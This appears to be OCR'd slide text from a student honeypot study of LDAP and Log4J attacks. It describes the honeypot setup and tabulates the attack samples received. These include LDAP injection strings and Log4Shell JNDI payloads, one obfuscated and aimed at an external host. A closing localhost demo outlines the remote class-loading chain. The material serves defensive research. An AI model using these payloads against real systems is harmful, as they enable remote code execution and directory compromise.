A honeypot study of LDAP and Log4J attack landscape

Abhishek Verma [av2783]

Motivation

- Log4j security vulnerability (CVE-2021–44228).
- “the single biggest, most critical vulnerability of the last decade”.
- More than 840000 attacks initiated within 72 hours of vulnerability disclosure.

Lightweight Directory Access Protocol (LDAP)

- Used to query and search the directory services.
- Lightweight implementation and the Internet variant of the Directory Assistance Service (DAS).
- Allows cross-platform clients to query the directory services containing attributes of users, applications and devices in a network through a LDAP client.
- Vulnerable to injection attacks, unauthorized access and remote code execution attacks.
- Three million misconfigured LDAP services on the Internet with open TCP port 389 (Project Sonar).

Honeypots

- Deception systems to simulate target systems or services.
- Used to gather attacks from bots and an effective source for threat intelligence data.
- Can be used to study attack trends and discover zero day vulnerabilities..

LDAP honeypots


- HoneyD honeypot framework
- T-Pot project
- Based on HoneyD framework
  - collection of 25 different honeypots that includes the Log4Pot honeypot.
  - provides a log analysis tool that extracts the attack payloads, decodes them and builds a timeline of attacks.
- GreedyBear Project: used to aggregate the data from the honeypots.

LDAP honeypot setup

- Three open source LDAP flavors used.
  - Apache Directory Server: extendable implementation of directory services in Java
  - OpenLDAP: includes a load-balancing daemon, service daemon nand utility libraries.
  - OpenDJ: scalabile for large domains, integrated monitoring tools,.
- Webservice with Log4J vulnerability simulated on each flavor.
- HTTP Service with Log4J vulnerability deployed


Experimental setup

- Public IP assigned to each host.
- LDAP and HTTP ports exposed.
- Attack database to store the incoming traffic.




Results


Attack traffic count



Attack sources



Attack types




Observations - LDAP attacks

Attack-type	Received Attack Sample
LDAP-Injection Authentication Bypass	&(USER=admin)(&))(PASSWORD=Pwd)
LDAP -Injection Privilege elevation	“www)(security_level=*))(&(directory=html”
LDAP -Injection Blind LDAP Injections	(&(objectClass=admin*)(type=domain*))
Suspicious search	GET /?x=$jndi:ldap://127.0.0.1
Brute-force	#cn=root,cn=users,dc=resilient,dc=dk password
Log4j-RCE	GET /$%7Bjndi:$%7Blower:l%7D$%7Blower:d%7Da$%7Blower:p%7D://**********.*.psc****

- Authentication Bypass: to inject LDAP queries with sequences to bypass authentication.
- Privilege Escalation: to list unauthorized directory contents.
- Blind Injection: checks if an admin class exists that belongs to a domain type

Observations - Log4J pivot attacks



- In a pivot attack, attacker moves from one compromised system to more in the network.
- Observed attacks try to pivot into the directory services using the Log4j vulnerability.

Conclusion

- Presented a honeypot study of the attacks on LDAP.
- Observed attacks like LDAP injection.


Thoughts

- Experiments were based on open source LDAP flavors. It would be interesting to see the results with enterprise flavors.
- Unregistered domain name used. Registered domain names can attract more number as well as variety of the attacks.
- Time frame of the experiment must be increased for a better understanding.

References

- Deceptive directories and “vulnerable” logs
- Log4j Vulnerability for Dummies
- Java Log4JShell Vulnerability
- Java remote method invocation
- LDAP (Lightweight Directory Access Protocol)

Demo


GET /hallo?name=
${jndi:ldap://localhost:10389/cn=badcode,dc=predic8,dc=de}
Web Anwendung
localhost:8000
LDAP Server
localhost:10389
cn=badcode,dc=predic8,dc=de
javaClassName=BadCode
javaCodeBase=http://localhost:8080/
Web Server
localhost:8080
GET /BadCode.class
Classloader
Java